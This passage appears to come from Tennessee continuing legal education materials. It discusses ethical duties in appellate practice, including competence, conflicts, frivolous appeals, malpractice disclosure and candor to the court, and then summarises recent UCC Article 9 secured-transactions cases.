must never use deception to gain access to a restricted portion of a social media profile or other restricted communications. A lawyer cannot circumvent this prohibition by delegating the investigatory tasks to another person.[53]

In a comprehensive formal ethics opinion on this topic, the Colorado Bar Association's Ethics Committee concluded:

> A lawyer acting on behalf of a client may request permission to view a restricted portion of a social media profile or website of an unrepresented party or unrepresented witness only after the lawyer identifies himself or herself as a lawyer, and discloses the general nature of the matter in which the lawyer represents the client. A lawyer acting on behalf of a client may not request permission to view a restricted portion of a social media profile or website of a person the lawyer knows to be represented by counsel in that same matter, without obtaining consent from that counsel. When requesting or obtaining information from a third person who has access to restricted portions of a social media profile or website of a party or witness, a lawyer is subject to the same standards as when requesting any other information in the hands of a third person. A lawyer may not request permission to view a restricted portion of a social media profile or website of a judge while the judge is presiding over a case in which the lawyer is involved as counsel or as a party, nor may a lawyer seek to communicate ex parte with a judge through social media concerning a matter or issue pending before the judge. A lawyer may not request permission to view a restricted portion of a social media profile or website of a prospective or sitting juror. A lawyer must never use any form of deception to gain access to a restricted portion of a social media profile or website. Finally, a lawyer may not avoid prohibitions relating to the use of social media for investigative purposes by delegating investigative tasks to others.[54]

IX.

A LAWYER'S COMPETENCE TO PURSUE AN APPEAL

RPC 1.1 requires lawyers to provide "competent representation" which requires "the legal knowledge, skill, thoroughness, and preparation reasonably necessary for the representation." In this day of legal specialization, lawyers who are inexperienced with appellate practice might be considered to be negligent or unethical if they do not refer the case to an attorney who handles appellate work.[55]

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[53]RPC 5.1, 5.3.

[54]Colorado Bar Ass'n, Formal Ethics Opn. 127 (Sept. 2015).

[55]J. Michael Medina, *Ethical Concerns in Civil Appellate Advocacy*, 43 Sw. L.J. 677, 680 (1989).

Do not take the differences between trial and appellate courts lightly.[56] Pursuing an appeal is very different from litigating a case in the trial court. Lawyers who are capable and competent in the trial courts may be much less so in appellate courts because they are unfamiliar with appellate rules and with appellate practice. Unless a lawyer has or will be able to develop the necessary knowledge of the rules and applicable case law, the more prudent course is either to decline the appellate representation or to associate another lawyer more familiar with appellate practice.

Every step of the appellate process from the filing of the notice of appeal to the preparation and filing of the record and briefs is now governed by specific and sometimes technical rules. Failure to follow these rules, which differ significantly from the Tennessee Rules of Civil Procedure, may prevent or impair appellate review of a client's case. Thus, they can present ethical issues for appellate lawyers unfamiliar with appellate practice.

Our caselaw is now strewn with opinions pointing out the pitfalls facing inexperienced appellate lawyers. Appeals have been dismissed for failure to comply with the appellate rules.[57] The appellate courts have declined to consider issues that have not been properly briefed.[58] Lawyers have been disciplined for failure to adhere to the Tennessee Rules of Appellate Procedure.[59]

X.

CONFLICTS OF INTEREST ON APPEAL

All lawyers should be familiar with the restriction in RPC 1.7(a)(1) pertaining to direct conflicts of interest. It states that "a lawyer shall not represent a client if the representation . . . of one client will be directly adverse to another client."[60] Other potential

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[56]Kay N. Hunt & Eric J. Magnuson, *Ethical Issues on Appeal*, 19 Wm. Mitchell L. Rev. 659, 661 (1993).

[57]*See, e.g.*, *In re Kendall H.*,No. E2017-010340COA-R3-PT, 2017 WL 3446818, at *1 (Tenn. Ct. App. Aug. 11, 2917); *W & H LLC v. Community Bank*, 2016 WL 369494, at *4 (Tenn. Ct. App. Jan. 29, 2016); *Duchow v. Whalen*, 872 S.W.2d 692, 692 (Tenn. Ct. App. 1993).

[58]*See, e.g.*, *Mesad v. Yousef*, No. M2016-01931-COA-R3-CV, 2018 WL 1040115, at *5 (Tenn. Ct. App. Feb. 22, 2018); *Heflin v. Iberiabank Corp.*, No. W2016-02414-COA-R3-CV, 2018 WL 522429, at *5 (Tenn. Ct. App. Jan. 23, 2018); *Bean v. Bean*, 40 S.W.3d 52, 55-56 (Tenn. Ct. App. 2000); *Blair v. Badenhope*, 940 S.W.2d 575, 576-77 (Tenn. Ct. App. 1996).

[59]*Hoover v. Board of Prof'l Responsibility*, 395 S.W.3d 95, 105 (Tenn. 2012) (failure to file an appellate brief).

[60]This restriction is aptly illustrated in *Clinard v. Blackwood*, 46 S.W.3d 177, 189 (Tenn. 2001) in which a law firm was disqualified from representing a party on appeal when the lawyer representing the opposing party joined the firm.

conflicts can arise on appeal that are not as easy to identify. Accordingly, appellate lawyers should be mindful of RPC 1.7(a)(2) which provides that a conflict can arise when "there is a significant risk that the representation of one or more clients will be materially limited by the lawyer's responsibilities to another client, a former client or a third person or by a personal interest of the lawyer."

Personal Conflicts of Interest

RPC 1.7 cmt. 10 states that a "lawyer's own interests should not be permitted to have an adverse effect on the representation of a client." Appeals can trigger potential personal conflicts of interest. This sort of conflict can arise when a client has had a bad result at trial, desires to appeal and either the client or the lawyer believes that the bad result at trial was, at least in part, caused by the poor performance of the lawyer.

Two circumstances illustrate this problem. First, if a lawyer is concerned that his or her conduct could have contributed to the bad result, a lawyer might be tempted to recommend an appeal in an effort to change or mitigate the result. A personal conflict could arise if appealing the case is in the lawyer's best interest but not necessarily the client's. Second, lawyers appealing a case they tried could be faced with the decision to raise issues or to make arguments that could reveal a mistake they made in the trial court. For example, if a lawyer failed to raise an issue or assert a defense at trial and the appeal could bring this oversight to light, the lawyer might be tempted to shape the issues on appeal in a way that keeps the oversight hidden.

Positional or Issue Conflicts

A positional or issue conflict occurs "when a . . . [lawyer] adopts a legal position for one client seeking a particular legal result that is directly contrary to the position taken on behalf of another client seeking an opposite result in a completely unrelated matter."[61] While this type of conflict can occur at all levels of litigation, it can be of particular concern to appellate attorneys because appellate decisions make law of general application and because the first decisions of appellate courts govern later cases until they are overturned.[62]

The following hypothetical illustrates a circumstance triggering a positional conflict concern. A lawyer representing a client in a case pending before the Tennessee Court of Appeals asserts that the cap on noneconomic damages in Tenn. Code Ann. § 29-39-102(a)(2) (2012) is unconstitutional. At the same time, the same lawyer is representing another client in an entirely different appeal before the Court of Appeals in which the lawyer is asserting that the same cap on noneconomic damages is constitutional.

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[61]John S. Zienkowski, *Positional Conflicts of Interest*, 71 Tex. L. Rev. 457, 460 (1993).

[62]*Positional Conflicts: Is It Ethical to Simultaneously Represent Clients with Opposing Legal Positions?*, Mich. B.J., May 2002.

This circumstance triggers consideration of RPC 1.7(a)(2) and particularly RPC 1.7 cmt. 24. The question that must be addressed is whether the lawyer can effectively argue both sides of the same legal question without compromising the interests of one client or the other. In a case involving the necessity of a jury instruction in a capital case, the Supreme Court of Delaware held that a lawyer whose client would benefit from arguing that the instruction should not have been given would be required to withdraw from the case because he was advocating a contrary position in another capital case pending before the court. *Williams v. State*, 805 A.2d 880, 882 (Del. 2002).

XI.

SHOULD A CIVIL CASE ETHICALLY BE APPEALED?

The decision to appeal is the client's. However, clients may, and generally do, seek their lawyer's advice. RPC 1.4 not only requires a lawyer to give this advice but also requires a lawyer to explain relevant limitations on his or her conduct when the lawyer knows that the client expects assistance not permitted by the Rules of Professional Conduct or other law.

RPC 3.1 provides that "[a] lawyer shall not bring or defend a proceeding, or assert or controvert an issue therein, unless after reasonable inquiry the lawyer has a basis in law and fact for doing so that is not frivolous." In addition, Tenn. Code Ann. § 27-1-122 (2017) contains financial sanctions for frivolous appeals.

With regard to factual issues on appeal, it is important to remember that the appellate court will generally consider only the facts and evidence that were submitted to the trial court. If a fact was not discovered or the evidence was not presented to the trial court, an appellate lawyer can make no use of it other than to argue that the trial court erred by preventing the discovery or excluding the evidence. Thus, as a general matter, any argument offered on appeal must already be substantiated by the facts in the record before it can be presented.

RPC 3.1 also applies to legal arguments. It is problematic for a lawyer to base an appeal on legal authority that is contrary to clear legal precedent. To avoid a finding that such an appeal is frivolous, the lawyer must acknowledge the controlling precedent and then be able to make a good faith argument for reversing, extending, or modifying it.[63]

In some circumstances, the client's reasons for pursuing an appeal may have ethical implications. If the client desires to appeal to delay the execution of the judgment, to increase the costs for the opposing party, or to harass the opposing party or third parties, RPC 3.2 may prevent the lawyer from pursuing the appeal, even if it is not frivolous.

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[63]*See* J. Thomas Sullivan, *Ethical and Aggressive Appellate Advocacy: Confronting Adverse Authority*, 59 U. Miami L. Rev. 341 (2005).

Should a lawyer decide that he or she cannot ethically pursue an appeal but the client insists on filing an appeal, the lawyer must advise the client of the applicable time deadlines and of the client's option to seek the advice of other attorneys regarding the appeal. If the lawyer's representation agreement with the client contemplates representation through appeal or fails to limit the representation to the trial only, the lawyer may have additional considerations. *See* RPC 1.3 cmt. 4.

XII.

AN APPELLATE LAWYER'S OBLIGATION TO INFORM A CLIENT OF TRIAL COUNSEL'S MALPRACTICE

Retaining appellate counsel is becoming commonplace, particularly in complex or high-stakes civil litigation. Appellate lawyers may be engaged at different stages of litigation, including pre-trial, trial, post-trial, and on appeal. While both trial counsel and appellate counsel share the common goal of providing the client with the best possible representation,[64] complexity can arise, particularly after a bad result at trial, when there is a possibility that a misstep by trial counsel may have contributed to the result.

The following comments involve only the circumstance in which an appellate lawyer has been retained after trial. Notwithstanding the structure of the engagement, once the appellate lawyer becomes counsel of record, his or her client is the party litigant, not the litigant's trial attorney. In this circumstance, an appellate lawyer may find him- or herself in an awkward ethical quagmire should he or she, after reviewing the trial record, discover that the trial lawyer failed to advance available claims, defenses, or arguments or engaged in other conduct potentially amounting to malpractice.

The first question is whether RPC 8.3(a)[65] requires the appellate lawyer to report the trial lawyer to the Board of Professional Responsibility. This obligation is limited to only "those offenses that a self-regulating profession must vigorously endeavor to prevent."[66] While multiple episodes of malpractice trigger the mandatory reporting duty because these repetitive acts call into question the lawyer's fitness to practice law, the consensus is that a discrete act of malpractice by an otherwise competent and honest lawyer should not be viewed as triggering RPC 8.3(a)'s duty to report the lawyer to the regulating authorities.[67]

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[64]Nancy Winkelman, *The Relationship Between Trial and Appellate Counsel*, 57 For the Defense, Oct. 2015, at 50.

[65]RPC 8.3(a) states that "[a] lawyer who knows that another lawyer has committed a violation of the Rules of Professional Conduct that raises a substantial question as to that lawyer's honesty, trustworthiness, or fitness as a lawyer in other respects, shall inform the Disciplinary Counsel of the Board of Professional Responsibility."

[66]RPC 8.3 cmt. 3.

[67]See David H. Tennant, *Mixing Business With Ethics: The Duty to Report Malpractice by Trial Counsel*, 51 For the Defense, Nov. 2009, at 56.

The Rules of Professional Conduct do not directly address the duty of an appellate lawyer to inform a client about malpractice committed by trial counsel. However, appellate lawyers should be aware that Board of Professional Responsibility might recognize such a requirement or that a court might recognize a common-law duty to report the trial attorney's malpractice, thereby permitting the client to sue the appellate lawyer for malpractice for failing to report the trial lawyer's malpractice.

As Mr. Tennant has noted, "whether trial counsel met the requisite level of competence at trial, and whether any failing by trial counsel materially affected the outcome of the trial and might impact the appeal, are highly nuanced questions to be answered by a malpractice attorney, not appellate counsel." Nonetheless, some acts of trial counsel are so obviously mistaken and so far below the standard of competent representation, that appellate counsel may conclude that malpractice has occurred. This sort of negligence will likely have a negative impact on the appeal. In this circumstance, does the client have a right to know about a truly material error that occurred at trial and to be provided with an explanation about the effect of this error on the appeal?

RPC 1.1 (the duty of competence), RPC 1.4 (the duty to communicate), and RPC 1.7 (conflicts of interest with current clients) have direct bearing on an appellate lawyer's duty to report the trial lawyer's malpractice to his or her client.

RPC 1.4(a)(2) requires an appellate lawyer to "reasonably consult with the client about the means by which the client's objectives are to be accomplished." If the appellate lawyer is evaluating which issues to raise on appeal or whether to assert claims or arguments on appeal that were not raised at trial by the trial lawyer, RPC 1.4(a)(2) may obligate the appellate lawyer to inform the client of the omission and the appellate strategy in light of the omission.

RPC 1.4(a) (3) also requires an appellate lawyer to "keep the client reasonably informed about the status of the matter." Whether under RPC 1.4(a)(2) or RPC 1.4(a)(3), the lawyer's duty to explain matters to a client requires disclosures to the extent reasonably necessary to permit the client "to participate intelligently in decisions concerning the objectives of the representation and the means by which they are to be pursued."[68]

RPC 1.7(a)(2) provides that a "lawyer . . . shall not represent a client if . . . there is a significant risk that the representation . . . will be materially limited . . . by a personal interest of the lawyer." However, RPC 1.7(b)(4) permits the lawyer to continue the representation with the client's informed consent. If the appellate lawyer is relying on the trial lawyer's referrals, then informed consent would require full disclosure of the nature and extent of the appellate lawyer's reliance on the trial lawyer for business. If the appellate lawyer and the trial lawyer are in the same firm, managing this conflict will be essentially insurmountable because both the appellate and the trial lawyer have direct financial interests at stake.

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[68]RPC 1.4 cmt. 5.

In light of the ethical complexities surrounding an appellate lawyer's duty to report a trial lawyer's malpractice to a client, Mr. Tennant counsels that many experienced appellate lawyers expressly limit the scope of their representation by disclaiming any obligation to assess the trial lawyer's performance or to communicate any findings or opinions about the trial lawyer's performance. RPC 1.2(c) permits limiting the scope of representation if the limitation is reasonable and if the client gives informed consent. He emphasizes, however, that an appellate attorney must obtain the client's agreement to the limited-scope of the representation before he or she reviews the appellate record. Appellate lawyers who undertake to limit the scope of their representation after they have discovered malpractice by the trial lawyer will be required to disclose what they discovered, and if they do not, they will be exposed to ethical jeopardy under RPC 8.4.

XIII.

CANDOR IN APPELLATE PRACTICE

RPC 3.3 imposes a duty of candor on appellate attorneys both with regard to statements of fact and statements of law. Failure to make a factual disclosure is the equivalent of an affirmative misrepresentation.[69] By the same token, knowingly making false representations of law constitutes dishonesty to the tribunal.[70]

The duty of candor , while in tension with an attorney's duty to represent his or her client zealously,[71] is not inconsistent with it.[72] Lawyers have a "dual trust" – a duty to the courts to observe all appropriate standards of professional conduct and a duty to their clients to advance their cause to the best of their ability.[73] Whenever these two trusts conflict, the lawyer's duty to the court supersedes the lawyer's duty to the client.[74]

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[69]RPC 3.3 cmt. 3.

[70]RPC 3.3 cmt. 4.

[71]RPC 1.3 cmt. 1; *Bailey v. Board of Prof'l Responsibility*, 441 S.W.3d 223, 234 (Tenn. 2014); *State v. Hester*, 324 S.W.3d 1, 72 (Tenn. 2010) (recognizing that lawyers are expected to zealously assert their client's position).

[72]*In re Moncier*, 550 F.Supp.2d 768, 807 (E.D. Tenn. 2008) (stating that "the idea that there is a conflict between zealous advocacy and ethical and professional behavior is completely false"); *In re T.B.L.*, No. M2005-02413-COA-R3-PT, 2006 WL 1521122, at *2 n.3 (Tenn. Ct. App. June 2, 2006).

[73]*In re Education Law Ctr., Inc.*, 429 A.2d 1051, 1056 (N.J. 1981).

[74]*U. S. Dep't of Hous. & Urban Dev. v. Cost Control Mktg. & Sales Mgmt. of Va., Inc.*, 64 F.3d 920, 925 (4th Civ. 1995); *Polansky v. CNA Ins. Co.*, 852 F.2d 626, 632 (1st Cir. 1988); *Steinle v. Warren*, 765 F.2d 95, 101 (7th Cir. 1985).

Candor Regarding the Record

Every appellate brief must contain a statement of facts.[75] These facts must be supported by a citation to the record.[76] A citation of fact not supported by the record may be viewed as a violation of RPC 3.3(a)(1). In fact, any distortion of the record may be seen as a lack of candor.[77] After finding five material misstatements of the record in the Government's brief, the United States Court of Appeals for the District of Columbia noted:

> The number and character of these misrepresentations lead us to conclude that the Government's conduct has been irresponsibly careless at best or deliberately misleading at worst. A lawyer appearing before us has a duty to assert facts only if, after a reasonably diligent inquiry, he [or she] believes those facts to be true.[78]

Misrepresentation of the record is not only unethical; it is poor strategy for two reasons. First, it is likely that alert opponents will discover it and then use it to their advantage or that the court and its staff will uncover it.[79] Second, once discovered, a misrepresentation of the record not only undermines the lawyer's credibility, but it also harms the client's case.

Factual misstatements can include assertions that a fact is "established" or that testimony is "uncontroverted" with citations to one portion of the record when other portions of the record demonstrate that differing testimony or evidence was offered on the same point.[80]

Candor Regarding the Law

A lawyer's duty of candor regarding the law is broader than the duty of candor regarding the facts. Not only must lawyers avoid making a false statement of law,[81] they

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[75]Tenn. R. App. P. 27(a)(6).

[76]Tenn. R. App. P. 27(a)(6).

[77]*See Amstar Corp. v. Envirotech Corp.*, 730 F.2d 1476, 1486 (D.C. Cir. 1984).

[78]*United States v. Williams*, 952 F.2d 418, 421 (D.C. Cir. 1991).

[79]*In re Disciplinary Action Boucher*, 837 F.2d 869, 871 (9th Cir. 1988), *modified* 850 F.2d 597 (9th Cir. 1988); *State v. Rhinehart*, No. 2 CA-CR 2009-0379, 2010 WL 4278504 ¶ 42 n.3 (Ariz. Ct. App. Oct. 12, 2010).

[80]*In re Chakeres*, 687 P.2d 741, 742 (N.M. 1984).

[81]RPC 3.3(a)(1).

must also "disclose . . . legal authority in the controlling jurisdiction known to the lawyer to be directly adverse to the position of the client and not disclosed by opposing counsel."[82] To be covered by RPC 3.3(a)(2), the authority need not be "controlling"; it must simply be "directly adverse."[83] Appellate courts will consider lawyers who fail to cite adverse legal authority as either incompetent or deceptive.[84]

The duty to disclose adverse legal authority is based on three premises. The first is that legal argument is a discussion seeking to determine the legal principles properly applicable to the case.[85] The second is that the purpose of litigation is to promote truth and justice by enabling the court to make an informed decision.[86] The third is that the function of an appellate brief is to assist, not mislead, the court.[87] As Judge Charles Susano has pointed out:

> Lawyers are officers of the court. They are part of the enterprise. They are not outside the castle walls, lobbing fire balls against the castle. They are part of the dignity of the Court system. They work within the Court system to bring it to its best outcomes. They bring it to its best adjudications. If that were not their role, they would not be required to disclose authority contrary to a client's position. But they are so required. It's because we are all engaged in the highest calling– the achievement of an appropriate outcome consistent with zealous advocacy. Lawyering is not simply about winning in spite of fairness, but winning while displaying fairness.[88]

The ethical obligation to disclose adverse authority arises only when a lawyer knows that the omitted legal authority is directly adverse to his or her position. Ascertaining whether the duty arises requires considering three questions: (1) is the authority one which the court should clearly consider in deciding the case, (2) would a reasonable judge properly believe that the lawyer who failed to disclose adverse authority was lacking in candor and

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[82]RPC 3.3(a)(2).

[83]*Tyler v. State*, 47 P.3d 1095, 1104 (Alaska Ct. App. 2001).

[84]*Hedge v. County of Tippecanoe*, 890 F.2d 4, 8 (7th Cir. 1989).

[85]*In re Thonert*, 733 N.E.2d 932, 934 (Ind. 2000).

[86]Robert H. Aronson, *An Overview of the Law of Professional Responsibility*, 61 Wash. L. Rev. 823, 864 (1986).

[87]*Tyler v. State*, 47 P.3d at 1109.

[88]*Joiner v. Joiner*, No. E2005-01619-COA-R10-CV, 2005 WL 2805566, at *2 (Tenn. Ct. App. Oct. 27, 2005).

fairness, and (3) might the judge consider himself or herself misled by an implied representation that the lawyer knew of no adverse authority?[89]

Assertions that the lawyer was unaware of the adverse authority may be found to be unreasonable under the circumstances.[90] Citing cases as controlling authority when they have been overruled has also been considered as a failure to cite adverse authority.[91]

When confronting a question regarding whether to disclose adverse authority, the most prudent route is to disclose the authority rather than ignore it. By disclosing adverse authority, the lawyer has an opportunity to distinguish it. Failing to disclose adverse authority may (1) give the authority extra weight, (2) provide opposing counsel the opportunity to point out the omission, and (3) undermine the lawyer's credibility.

Cases That Have Become Moot

Subject to several well-known exceptions, Tennessee's appellate courts will only decide issues that are justiciable, that is, issues arising from a genuine, existing controversy require the adjudication of presently existing facts.[92] A case must remain justiciable from the time it is filed until the moment of final appellate decision.[93] A moot case is one that has lost its justiciability either by court decision, acts of the parties, or some other reason occurring after the commencement of the case.[94]

Courts do not want to render advisory opinions by deciding moot cases. Thus, when a case is settled while on appeal, RPC 3.3(a)(1) & RPC 8.4(c) impose an obligation on counsel to inform the court that the case is moot before the court issues its opinion. Failing to do so because one or both parties desire a ruling violates the duty of candor.[95]

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[89] *Tyler v. State*, 47 P.3d at 1104-05; *see also Matthews v. Kindred Healthcare, Inc.*, No. 05-1091-T-AN, 2005 WL 3542561, at *4-5 (W.D. Tenn. Dec. 17, 2005); *Tri-Cities Holdings, LLC v. Tenn. Health Servs. & Dev. Agency*, No. M2015-00580- COA-R3-CV, at *10 (Tenn. Ct. App. Feb 22, 2016).

[90] *See Terminex Int'l Co. v. Kay*, 150 F.R.D. 532, 537 (E.D. Pa. 1993).

[91] *Kuhnle Bros., Inc. v. County of Geauga*, 103 F.3d 516, 520 (6th Cir. 1997); *Cimino v. Yale Univ.*, 638 F. Supp. 952, 959 n. 7 (D. Conn. 1986); *Clayton v. City of Cape Canaveral*, 354 So. 2d 147, 150 (Fla. Dist. Ct. App. 1978).

[92] *City of Memphis v. Hargett*, 414 S.W.3d 88, 96 (Tenn. 2013).

[93] *State v. Ely*, 48 S.W.3d 710, 716 n.3 (Tenn. 2001).

[94] *Norma Faye Pyles Family Purpose LLC v. Putnam Cnty.*, 301 S.W.3d 96, 204 (Tenn. 2009).

[95] *Merkle v. Guardianship of Jacoby*, 912 So. 2d 595, 600 (Fla Dist. Ct. App. 2005); *AIG Hawai'i Ins. Co. v. Bateman*, 923 P.3d 395, 402 (Haw. 1996); *Amherst & Clarence Ins. Co. v. Cazenovia Tavern, Inc.*, 453 N.E.2d 1077, 1078 (N.Y. 1983); *City of Oklahoma City v. Oklahoma Tax Comm'n*, 789 P.2d 1287, 1297 n. 14 (Okla. 1990).

RECENT DEVELOPMENTS IN COMMERCIAL LAW

TAB 9

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NASHVILLE, TENNESSEE
NOVEMBER 29 AND 30, 2018

MID-SOUTH COMMERCIAL LAW INSTITUTE

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2017-2018

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SELECTED RECENT DEVELOPMENTS IN COMMERCIAL LAW 2017-2018

I. UCC Article 9 -- Personal Property Secured Transactions

A. Scope

1. Real Property

In re Smith, 2017 WL 6372471 (Bankr. W.D. Ky. 2017)

Debtor filed a Chapter 12 and then an adversary proceeding seeking a declaratory judgment regarding entitlement to the insurance proceeds after the destruction of two pole barns. The mortgagee of the farm claimed that the pole barns were permanent improvements to the Debtor's farm and covered by its mortgage. Secured Party #1 claimed the pole barns were personal property covered by its security agreement and that the security interest was perfected by filing a financing statement with the Secretary of State. Secured Party #2 made the same claim.

Applying Kentucky law, the bankruptcy court determined that the pole barns were fixtures. The court found that the pole barns were "(1) annexed, either actually or constructively, to the property; (2) adapted to the use/purpose of the property to which it is connected so as to materially affect its use; and (3) intentionally made a permanent part of the property to which it was annexed." Based on this finding, the court held that the insurance proceeds were part of the mortgagee's collateral.

In re Lexington Hospitality Group, LLC, 2017 WL 5035081 (Bankr. E.D. Ky. 2017)

The proceeds of a loan transaction were used to acquire a hotel and the loan was secured by a mortgage containing a provision assigning the Debtor's interest in "leases and rents." The Debtor also entered into an all-assets security agreement pledging, among other things, accounts and general intangibles, including payment intangibles. The Lender also filed a financing statement that provided a general listing of collateral, included proceeds and a specific listing of tangible personal property, but did not list "general intangibles" or "payment intangibles."

The Debtor filed bankruptcy and an argument ensued over the use of post-petition cash collateral with the Debtor asserting the Lender wasn't properly perfected in the cash collateral. The court concluded that the revenue earned by the hotel is personal property not rents and is perfected by the filing of a financing statement rather than a mortgage. The court then determined that room charges paid by credit cards are payment intangibles (a subset of general intangibles), not accounts. Since the Lender had failed to include general intangibles or payment intangibles in its financing statement, it lacked a properly perfected security interest in the room charges paid by credit cards. The court also noted that the Lender didn't have property perfected security interest in the room charges paid by cash either since those would need to be perfected by control.

The court was not swayed by the Lender's attempt to use the UCC safe harbor provision by a passing reference in the financing statement to the title of the security agreement that included the phrase "All-Asset," noting that referencing the document doesn't describe what is in the document.

2. **Personal Property Leases**

In re Johnson, 571 B.R. 167 (Bankr. E.D.N.C. 2017)

Debtor leased a twelve foot storage shed (the "Barn") for monthly rental payments of $61.27 per month for fifty-seven months. The lease was on a month-to-month basis. The Debtor could terminate the lease at any time by returning the Barn or elect to purchase the Barn at any time for 65% of the aggregated total of the remaining lease payments. At the end of the lease, the Debtor could pay $183.81 (three rental payments) to own the Barn. In bankruptcy, Debtor sought to reclassify the lease as a secured transaction giving a lien on the Barn and thereby retain possession of the Barn while paying the lessor the value of the Barn as of the petition date (claimed to be $600).

The bankruptcy court held that the lease was a true lease. Applying a bright-line test, the bankruptcy court found that the agreement failed the first prong of the secured transaction test because it was terminable by Debtor at any time. In continuing its analysis, the court found the Lessor to have retained a "meaningful reversionary interest" in the Barn by determining (1) the proposed purchase option price was not nominal and (2) the Debtor did not accumulate equity in the Barn because the purchase option price of the Barn was higher than the fair market value. The agreement was a true lease and the Debtor was ordered to either assume or reject the agreement.

3. **Sales**

Wagner v. Novelli, No. E2017-01183-COA-R3-CV, 2018 WL 2306208 (Tenn. Ct. App. May 21, 2018)

Parties entered into an unwritten agreement for installation of an HVAC system in a home. When purchaser failed to pay in full, the installer filed suit for damages and asserted a mechanic's and materialman's lien. Purchaser counter-claimed for breach of contract, breach of warranty, defective construction, negligent construction, exaggeration of lien claim, and money had been received. The trial court determined that the case was governed by Article 2 of the UCC and awarded damages to the installer.

On appeal, the purchaser argued the trial court erred in, among other things, failing to apply the "predominant factor" analysis to determine whether the parties' agreement was one for goods or services and in applying the UCC instead of common-law contract principles. In affirming, the court of appeals found no error in the trial court failing to explicitly conduct a predominant purpose analysis in its

written order "when its reasoning is consistent with a predominant purpose analysis and is discernable from the same order." The court also found no error in applying the UCC when the evidence did not preponderate against the finding that "the service element was ancillary to the underlying purpose of the agreement which was to supply movable goods."

Classic Harvest v. Freshworks, 2017 WL 3971192 (N.E. Ga. 2017)

A distributor bought produce on credit and in turn sold the produce to customers on credit. The distributor "sold" its receivables due from customers to a factor in exchange for an 80% initial advance, subject to adjustments. The distributor failed to pay its suppliers.

The Perishable Agricultural Commodities Act ("PACA") imposes a trust upon produce and the proceeds of the sale of produce. This trust is for the benefit of sellers of the produce. The trust is senior to the rights of all other persons, including secured creditors, except for a bona fide purchaser for value.

The distributor's suppliers asserted that the distributor's receivables were property of the distributor and were subject to the PACA trust. The suppliers argued that, although the relevant documents provided for the "sale" of receivables, the documents did not accomplish the true sale of the receivables, but merely evidenced a loan made by the factor to the distributor. The suppliers demanded the turnover by the factor of all remaining receivables and their proceeds.

The district court considered whether the documents evidenced true sales or merely loans. Most jurisdictions recognize that a primary factor to find a true sale is the transfer of economic risks of ownership to the buyer. The precise measure of the economic risk that must be transferred, however, varies among courts and jurisdictions.

The district court observed that the documents did transfer to the factor the risk that an account debtor on a factored receivable was unable to pay due to the account debtor's own credit issues. This transfer was subject to certain exceptions, however. For example, if the distributor knew when it "sold" a receivable that the account debtor was bankrupt, or if the account debtor raised a right of setoff due to product quality, the "sale" would be rescinded. The district court held that the distributor retained too much risk regarding the receivables for the documents to be upheld as supporting true sales. Therefore, the receivables remained the property of the distributor and remained subject to the PACA trust for the benefit of the distributor's suppliers.

B. Security Agreement and Attachment of Security Interest

1. Authority and Authentication

GEOMC Co. v. Calmare Therapeutics, Inc., 2017 WL 3585337 (D. Conn. 2012)
Secured Party manufactured medical devices. As a royalty/profit sharing, Debtor agreed to pay Secured Party $10,000 from each device Debtor sold. As security for its obligation, Debtor, acting through its interim CEO, executed a security agreement in favor of Secured Party, granting a security interest in manufactured devices in Debtor's warehouse.

After Secured Party filed suit against Debtor for breach of contract and replevin, Debtor claimed that the security agreement was invalid and not binding. Following the interim CEO's execution of the agreement, Debtor's board of directors determined by unanimous written consent that the interim CEO "may have acted contrary to the best interest of the Company and its stockholders in connection with certain contracts, agreements, initiatives or other actions," including the security agreement. The consent also purported to retroactively "render[] unauthorized, rejected, and void" several contracts entered into by the interim CEO. Debtor also issued a Form 8-K stating that the CEO "did not have the authority to act on behalf of the Company" and "authoriz[ing] certain officers to take all measures appropriate and necessary to nullify" the acts.

The district court rejected the claim that the security agreement was invalid. The court found that the interim CEO had actual authority to bind Debtor. Debtor's bylaws specifically authorized the interim CEO to enter into binding contracts on behalf of Debtor. Even if the interim CEO lacked actual authority, the court found he had apparent authority to do so. Debtor held out the interim CEO to third parties as its agent, and the CEO regularly signed public filings on behalf of Debtor.

2. Description or Indication of Collateral

In re Wharton, 563 B.R. 289 (9th Cir. BAP 2017)

The Debtor executed a promissory note in the amount of $80,000 in favor of Secured Party which provided, "This note is partially secured by 1965 Corvette automobile." The Debtor delivered the keys and title to the Corvette to the Secured Party, but retained possession of the Corvette. The Chapter 7 Trustee sought to avoid the security interest claiming that it was not perfected. Debtor then claimed an exemption in the Corvette, to which the Chapter 7 Trustee objected under §522(g)(1) because the security interest in the Corvette was a voluntary transfer of the property by the Debtor. The Debtor argued that the collateral description in the promissory note was insufficient to create a security interest, so no voluntary transfer occurred.

Calling the UCC §9-108 standard a "lenient description standard," the Bankruptcy Appellate Panel of the Ninth Circuit ruled that the language in the promissory note did reasonably identify the collateral described and therefore created a security interest. Furthermore, it reasoned that because the parties to the security agreement understood what collateral was pledged, Debtor could not challenge the sufficiency of the description. The security interest was not perfected, because the secured interest was not added to the certificate of title of the Corvette. Possession of the keys and the title were insufficient to perfect the security interest.

The Mostert Group, LLC v. Mostert, 2017 WL 4700343 (KY Ct. App. 2017)

Mostert formed a limited liability company agreement with multiple members and entered into a contribution agreement where he contributed among other items, "software programs" and "source codes." The limited liability company had also contemporaneously executed a security agreement in favor of Mostert granting a security interest certain collateral including "software." The court concluded that while in some contexts "software" might include "source code," in this context the parties differentiated between the two.

3. **Restrictions on Transfer**

In re Woodbridge, In re Woodbridge Group of Companies, *LLC,* 2018 WL 3131127 (Bankr. D. Del. 2018)

A maker issued promissory notes to payees. The notes included provisions that they cannot be assigned by the payees without the maker's written consent "and any such attempted assignment without such consent shall be deemed null and void."

The maker became a debtor in a Chapter 11 case. While the case was pending, the payees of the notes assigned them to a third party. The third party filed a claim in the Chapter 11 case as the owner of the notes. The maker objected to the claim on the basis that the maker had not consented to the assignment to the purchaser of the notes.

The bankruptcy court discussed that, by inclusion of the "null and void" language, the restriction on assignment was stated in the correct way under Delaware law to preclude assignment. The claimant argued that, nonetheless, the Uniform Commercial Code permitted the assignment by the operation of UCC §9-408, which limits the enforceability of prohibitions on the sale of promissory notes.

The bankruptcy court's analysis confused some of the nuanced provisions by which Article 9 applies to sales of promissory notes. For example, it failed to apply correctly the concept that the interest of a purchaser of a promissory note is itself a "security interest" under Article 9 just as a right of a secured lender in a promissory note is a "security interest." In the end, the bankruptcy court held that the anti-assignment override provisions of Article 9 did not apply to override the assignment

restriction contained in the promissory notes. Therefore, the purported transfer to the purchaser had not occurred, and the proposed bankruptcy claim was denied.

C. Perfection

1. Filing of a Financing Statement

Fishback Nursery, Inc. v. PNC Bank, N.A., 2017 WL 6497802 (Bankr. N.D. Tex. 2017)

